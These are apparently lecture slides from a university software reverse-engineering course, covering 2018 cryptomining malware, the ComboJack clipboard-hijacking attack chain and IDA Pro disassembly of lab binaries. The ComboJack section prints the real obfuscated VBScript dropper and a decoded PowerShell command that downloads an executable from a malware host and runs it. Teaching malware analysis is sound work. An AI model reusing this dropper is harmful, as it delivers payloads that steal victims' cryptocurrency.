# Software Reverse Engineering

COMP 272 | Spring 2022 | University of the Pacific | Jeff Shafer

# Disassemblers (IDA)


# Malware

# Active Malware

- Check Point “Most Active [Desktop] Malware”, March 2018

1. **Coinhive** - **in-browser cryptocurrency miner**
2. **Crypto-Loot** - **in-browser cryptocurrency miner**
3. **RIG EK** - exploit kit
4. **JSEcoin** - **in-browser cryptocurrency miner**
5. **RoughTed** - malvertising campaign
6. **Fireball** - Windows adware network
7. **Necurs** - spam botnet
8. **Andromeda** - malware downloader/botnet
9. **Virut** - multi-purpose malware botnet
10. **Ramnit** - banking trojan, malware downloader


https://www.bleepingcomputer.com/news/security/report-three-of-top-four-malware-threats-are-in-browser-cryptocurrency-miners/

# Crypto Mining

*"It has been a pretty slow ransomware week as most of the malware developers have started pushing cryptominers."*

~ Lawrence Abrams

Founder of BleepingComputer.com
Expert in malware, ransomeware, and computer forensics

Is ransomware "so 2017?"



https://www.bleepingcomputer.com/news/security/the-week-in-ransomware-march-9th-2018-gandcrab-and-qwerty/


MAD
Bitcoins

# Monetizing Malware

1. **Phase 1: Write Malware**
2. **Phase 2: ?**
3. **Phase 3: Profit!**

- Ransomware was one approach to profit
- Limited:
  - Not everyone would pay
  - Not everyone knew how to obtain bitcoins
  - Infection was immediately obvious to victims
- *Can we make **more $$$** mining surreptitiously in the background for months?*

# Crypto Mining

- In-browser crypto mining is not really a “threat” – it’s just wasting your CPU running JavaScript code in the browser’s sandbox
  - Just like advertising networks waste your CPU…
  - We’ve all had websites spike CPU utilization to 100% for no visible benefit to the user
- Other non-browser crypto miners more closely resemble traditional malware

# RedisWannaMine – March 2018

- Targets database servers and application servers to run cryto miner software
- Worm behavior – spreads automatically
- Cross platform – Linux and Windows victims
- Targets CVE-2017-9805
  - Apache Structs RCE vulnerability
  - Remote unauthenticated attacker can run malicious code on application server



https://www.imperva.com/blog/2018/03/rediswannamine-new-redis-nsa-powered-cryptojacking-attack/

# RedisWannaMine

1. Exploit CVE-2017-9805 to run shell command
2. Drop *RedisWannaMine*
    1. Run crypto miner
    2. Scan for vulnerable Redis servers
        1. Drop *RedisWannaMine*
    3. Scan for vulnerable Windows SMB servers (“Eternal Blue” exploit)
        1. Drop *RedisWannaMine*



https://www.imperva.com/blog/2018/03/rediswannamine-new-redis-nsa-powered-cryptojacking-attack/

# RedisWannaMine

- SHA256 for “minerd” (Linux ELF file - miner)
  `2d89b48ed09e68b1a228e08fd66508d349303f7dc5a0c26aa5144f69c65ce2f2`
- SHA256 for “admission” (Win32 PE - miner)
  `eb010a63650f4aa58f58a66c3082bec115b2fec5635fa856838a43add059869d`
- Malware is comprised of many smaller scripts (UNIX shell, Python, Windows command) responsible for setting up an environment and scanning for victims
  - Perhaps re-using the mining executable obtained and adapted from elsewhere?



https://www.imperva.com/blog/2018/03/rediswannamine-new-redis-nsa-powered-cryptojacking-attack/

# ComboJack – March 2018


- Detect whether user has placed a cryptocurrency address in their clipboard (i.e. user is trying to make a payment)
  - Bitcoin, Litecoin, Ethereum, Monero, Qiwi, Yandex, WebMoney
- Replaces the user's address with one controlled by malware authors and hopes that the user doesn't notice
  - Blockchain transactions are not reversible! 😈

https://researchcenter.paloaltonetworks.com/2018/03/unit42-sure-ill-take-new-combojack-malware-alters-clipboards-steal-cryptocurrency/

https://www.bleepingcomputer.com/news/security/combojack-trojan-replaces-cryptocurrency-addresses-copied-to-windows-clipboard/


# ComboJack

- **Step 1** – Spam users with malicious PDF attachment



# ComboJack

- **Step 2** – PDF file contains embedded RTF File



# ComboJack

- **Step 3** - RTF file contains embedded remote HTA object that attempts to exploit CVE-2017-8579 DirectX vulnerability

```
<!DOCTYPE html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >
<html>
<body>
<ScRipT lANGUAgE="vbscriPt">
dim UunIY : DIM cFacS : sEt UunIY = creatEoBject ( StrReverse(ChrW(&H57)) & StrReverse(Chr(&H73)) & StrReverse(Chr(
    &H63)) & ChrW(&H72) & StrReverse(Chr(&H49)) & StrReverse(Chr(&H70)) & StrReverse(Chr(&H74)) & Chr(&H2E) &
    StrReverse(Chr(&H53)) & Chr(&H68) & StrReverse(Chr(&H45)) & StrReverse(ChrW(&H4C)) & ChrW(&H4C) ) : cFacS = "
    PoWErsHELL.exE -ex bYPaSs -noP -W hIDdEN -ec IAAoAG4ARQBXAC0AbwBCAEoARQBjAFQAIABzAFkAUwBUAGUATQAuAE4ARQBUAC4Adw
BFAEIAYwBsAEkARQBuAFQAKQAuAEQATwBXAG4ATABvAGEAZABmAEkAbABlACgAIAAdIGgAdAB0AHAAOgAvAC8AbQBhAHMAbwBsAG8ALgB3AGkAbgAvA
HAAcgBvAHQAZQBjAHQALwBBAGMAaABpAC4AZQB4AGUAHSAgACwAIAAdICQARQBuAFYAOgBhAHAAcABkAGEAVABBAFwAYgBzAHQAZQBzAHQALgBlAHgA
ZQAdICAAKQAgADsAIABzAHQAQQByAFQAIAAdICQARQBuAFYAOgBBAHAAUABkAGEAVABBAFwAYgBzAHQAZQBzAHQALgBlAHgAZQAdIA== " : UunIY.
    rUn Chr ( 34 ) & UunIY.EXpandEnvIRONMEnTStrinGS( Chr(&H25) & Chr(&H73) & ChrW(&H59) & ChrW(&H53) & StrReverse(
    ChrW(&H74)) & StrReverse(Chr(&H45)) & ChrW(&H4D) & Chr(&H52) & Chr(&H4F) & ChrW(&H6F) & StrReverse(Chr(&H54)) &
     StrReverse(Chr(&H25)) ) & ChrW(&H5C) & StrReverse(Chr(&H53)) & StrReverse(ChrW(&H79)) & ChrW(&H53) & Chr(&H74)
     & Chr(&H65) & ChrW(&H4D) & Chr(&H33) & StrReverse(ChrW(&H32)) & ChrW(&H5C) & StrReverse(Chr(&H57)) &
    StrReverse(Chr(&H49)) & ChrW(&H4E) & Chr(&H44) & StrReverse(ChrW(&H6F)) & ChrW(&H57) & ChrW(&H53) & StrReverse(
    ChrW(&H70)) & ChrW(&H6F) & StrReverse(Chr(&H77)) & Chr(&H65) & StrReverse(ChrW(&H72)) & StrReverse(ChrW(&H73))
    & StrReverse(ChrW(&H68)) & Chr(&H45) & ChrW(&H6C) & Chr(&H4C) & ChrW(&H5C) & Chr(&H56) & Chr(&H31) & ChrW(&H2E)
     & Chr(&H30) & StrReverse(Chr(&H5C)) & ChrW(&H50) & Chr(&H6F) & ChrW(&H57) & ChrW(&H45) & ChrW(&H52) &
    StrReverse(ChrW(&H73)) & StrReverse(ChrW(&H68)) & Chr(&H45) & StrReverse(Chr(&H4C)) & StrReverse(Chr(&H6C)) &
    StrReverse(ChrW(&H2E)) & Chr(&H45) & ChrW(&H78) & ChrW(&H65) & cHR ( 34 ) & Chr ( 32 ) & chr ( 34 ) & cFacS &
    cHr ( 34 ) , 0 : sET UunIY = notHinG
seLF.CLOsE
</script>
```

# ComboJack

- HTA file contents (once decoded) are PowerShell command

```
wscript.shell%systemroot%\system32\windowspowershell\v1.0\powershell.exe
(new-object system.net.webclient).downloadfile(
hXXp://masolo[.]win/protect/achi.exe $env:appdata\bstest.exe) ; start
$env:appdata\bstest.exe
```

# ComboJack

- **Step 4**: PowerShell command downloads stage 1 of payload – Self-extracting Executable (SFX)
- **Step 5**: Stage 1 (SFX) executes and downloads stage 2 (password-protected SFX). Password is found in stage 1
- **Step 6:** Stage 2 (password-protected SFX) executes and unpacks final ComboJack payload
- **Profit!!**


# ComboJack

- **Lure PDFs**
  - dd8ba88df50de86e7bb9b6343313e48e1e3b8d1a84ffca0a06a203a2f027cfdc
  - d3a5313a0070b8400b0d661f2515a0eb83e4e6110b98e9ffb6618e457bf52714
  - 15e6984beea04bf2f26fbbe1e490c59d1f51ba7ad0dce3ac76cea21579ca694b
  - 325fd50143d6d975d9db18cf9a069c9107c3bfcad5a07653d53c0fc315ee27ab
- **Payload**
  - Stage 1: 9613aefc12880528040812b0ce9d3827d1c25fe66f8598eaef82c169e8ed02da
  - Stage 2: cab010b59cf9d649106477df012ca49f939aa537910b56bfadbe1381b0484d88
  - Stage 3: 05dfde82a9790943df8dfab6b690ec18711ce3558f027dd74504b125d24d6136

https://researchcenter.paloaltonetworks.com/2018/03/unit42-sure-ill-take-new-combojack-malware-alters-clipboards-steal-cryptocurrency/


# Analysis Tools

# Analysis Tool – IDA Pro



https://www.hex-rays.com/products/ida/

# Analysis Tool – IDA Pro

- Commercial disassembler
  - Platform: Windows, Linux, Mac
  - Disassembles binaries for more processor architectures than you've heard of!
- Features
  - Scriptable (Python)
  - Code labeling (w/propagation)
  - Visualization (flow view)
  - Decompiler (w/additional purchase)
  - Debugger (for dynamic analysis)

https://www.hex-rays.com/products/ida/

# Analysis Tool – IDA Pro

- **IDA Freeware 5.0** for Windows
  - 32-bit PE executables only, other features disabled
  - No commercial use
  - Version 5.x is old – 7.x is current
  - *No longer available as-of 2018 but we have it in Windows VM (including installer)*
- **IDA Freeware 7.0** for Windows, Mac, Linux
  - 64-bit PE or ELF executables only
  - No commercial use
  - No Python scripting, no debugging, no X,Y,Z – But free!
  - Silently released Feb 2 2018 except for Twitter message from Igor Skochinsky (developer) – **Long awaited!**
  - *Also available in Windows VM (including installer)*

# Human Time

- Challenge – Programs use functions from *Win32 API* and *C/C++ standard library* all over the place
  - Call the library function
  - In-line the library code (compiler optimization)
- Software engineers waste time reverse engineering the same library functions over and over again! ☹
  - Malware is unlikely to be *in* the library functions
  - Rather, malware in is how the library functions are used

# Capability – "FLIRT"

- Solution in IDA Pro: **Fast Library Identification and Recognition Technology (F.L.I.R.T.)**
  - Recognizes C/C++ standard library functions, Win32 API, Windows Driver Kit, and many other libraries & runtimes…
    - 18 libraries in IDA Freeware 7.0
    - 100+ in commercial version
  - Tools allow users to add signatures for their own libraries (many available on GitHub)
  - Newer IDA will have newer signatures from newer compilers and newer libraries *(so pay up!)*
  - Lengthy description: https://www.hex-rays.com/products/ida/tech/flirt/in_depth.shtml

# x64dbg and IDA Pro Comparison


## MSDN – `ReadFile()`

C++

```
BOOL WINAPI ReadFile(
  _In_        HANDLE       hFile,
  _Out_       LPVOID       lpBuffer,
  _In_        DWORD        nNumberOfBytesToRead,
  _Out_opt_   LPDWORD      lpNumberOfBytesRead,
  _Inout_opt_ LPOVERLAPPED lpOverlapped
);
```

# x64dbg and IDA Pro Comparison

From Lab 6 binary: x64dbg immediately prior to call to `ReadFile()`



# x64dbg and IDA Pro Comparison

IDA Pro immediately prior to call to `ReadFile()`

```
.text:0000000140002E20 loc_140002E20:                          ; CODE XREF: sub_140002C50+264↓j
.text:0000000140002E20                 lea     r9, [rsp+78h+NumberOfBytesRead] ; lpNumberOfBytesRead
.text:0000000140002E28                 mov     r8d, 3E8h       ; nNumberOfBytesToRead
.text:0000000140002E2E                 mov     rdx, rsi        ; lpBuffer
.text:0000000140002E31                 mov     rcx, r12        ; hFile
.text:0000000140002E34                 mov     qword ptr [rsp+78h+dwFlags], rdi ; lpOverlapped
.text:0000000140002E39                 call    cs:ReadFile
.text:0000000140002E3F                 test    eax, eax
.text:0000000140002E41                 jz      short loc_140002EBC
.text:0000000140002E43                 mov     eax, [rsp+78h+NumberOfBytesRead]
```

Registers and stack locations are labeled with names from library function, e.g. `hFile` – "Thanks FLIRT!" ☺

# x64dbg and IDA Pro Comparison

## MSDN – `sprintf()`


C++

```
int sprintf(
   char *buffer,
   const char *format
   [, argument] ...
);
```


Note that this is a standard library function. The implementation code will be present in the executable file – no need to load a DLL and import a function from it (as is done for `ReadFile`)

# x64dbg and IDA Pro Comparison

From Lab 6 binary: x64dbg immediately prior to call to `sprintf()` *as hypothesized by inspecting arguments*




x64dbg can only label functions imported from DLLs. Standard library functions and programmer-produced functions have no labels



# x64dbg and IDA Pro Comparison

## IDA Pro immediately prior to call to `sprintf()`

```
.text:0000000140001E13                call    cs:HeapAlloc
.text:0000000140001E19                mov     r15, rax
.text:0000000140001E1C                test    rax, rax
.text:0000000140001E1F                jnz     short loc_140001E2B
.text:0000000140001E21                mov     edi, 8007000Eh
.text:0000000140001E26                jmp     loc_140001F15
.text:0000000140001E2B ; ---------------------------------------------------------------------------
.text:0000000140001E2B
.text:0000000140001E2B loc_140001E2B:                         ; CODE XREF: sub_140001C10+20F↑j
.text:0000000140001E2B                lea     rax, [rsp+1C0h+Buffer]
.text:0000000140001E30                lea     rdx, [rsp+1C0h+Format] ; Format
.text:0000000140001E35                mov     r9, rbx
.text:0000000140001E38                mov     r8, r12
.text:0000000140001E3B                mov     rcx, r15        ; Dest
.text:0000000140001E3E                mov     [rsp+1C0h+var_198], r13
.text:0000000140001E43                mov     [rsp+1C0h+var_1A0], rax
.text:0000000140001E48                call    sprintf
.text:0000000140001E4D                call    cs:GetProcessHeap
```

Function call labeled as `sprint()` (in contrast to x64dbg, which sees it as any other function call in executable). Arguments are labeled, e.g. `Format` – "Thanks FLIRT!" ☺


SHUT UP AND TAKE MY MONEY

# x64dbg and IDA Pro Comparison

- x64dbg
  - Can see the *runtime values* of registers and memory (it's a debugger)
- IDA Pro
  - Can see API variable names of Win32 and standard library calls
  - *IDA has a debugger too, but not in the freeware version…*

# Demo of IDA Pro Freeware 7.0 using Lab 6 Executable

# Disassembly

- **Do we just start reviewing the disassembled code at the first line?**
  - NO….
- **Tip:** Keep a running log in your notes of **what you know** and **what you need to know**. Try to avoid running down rabbit holes decoding technical challenges that don't actually answer any questions you need!
  - Example: You don't need to understand how the packed binary is unpacked/deobfuscated. You just need to steal it from memory right after the malware code finishes doing that.
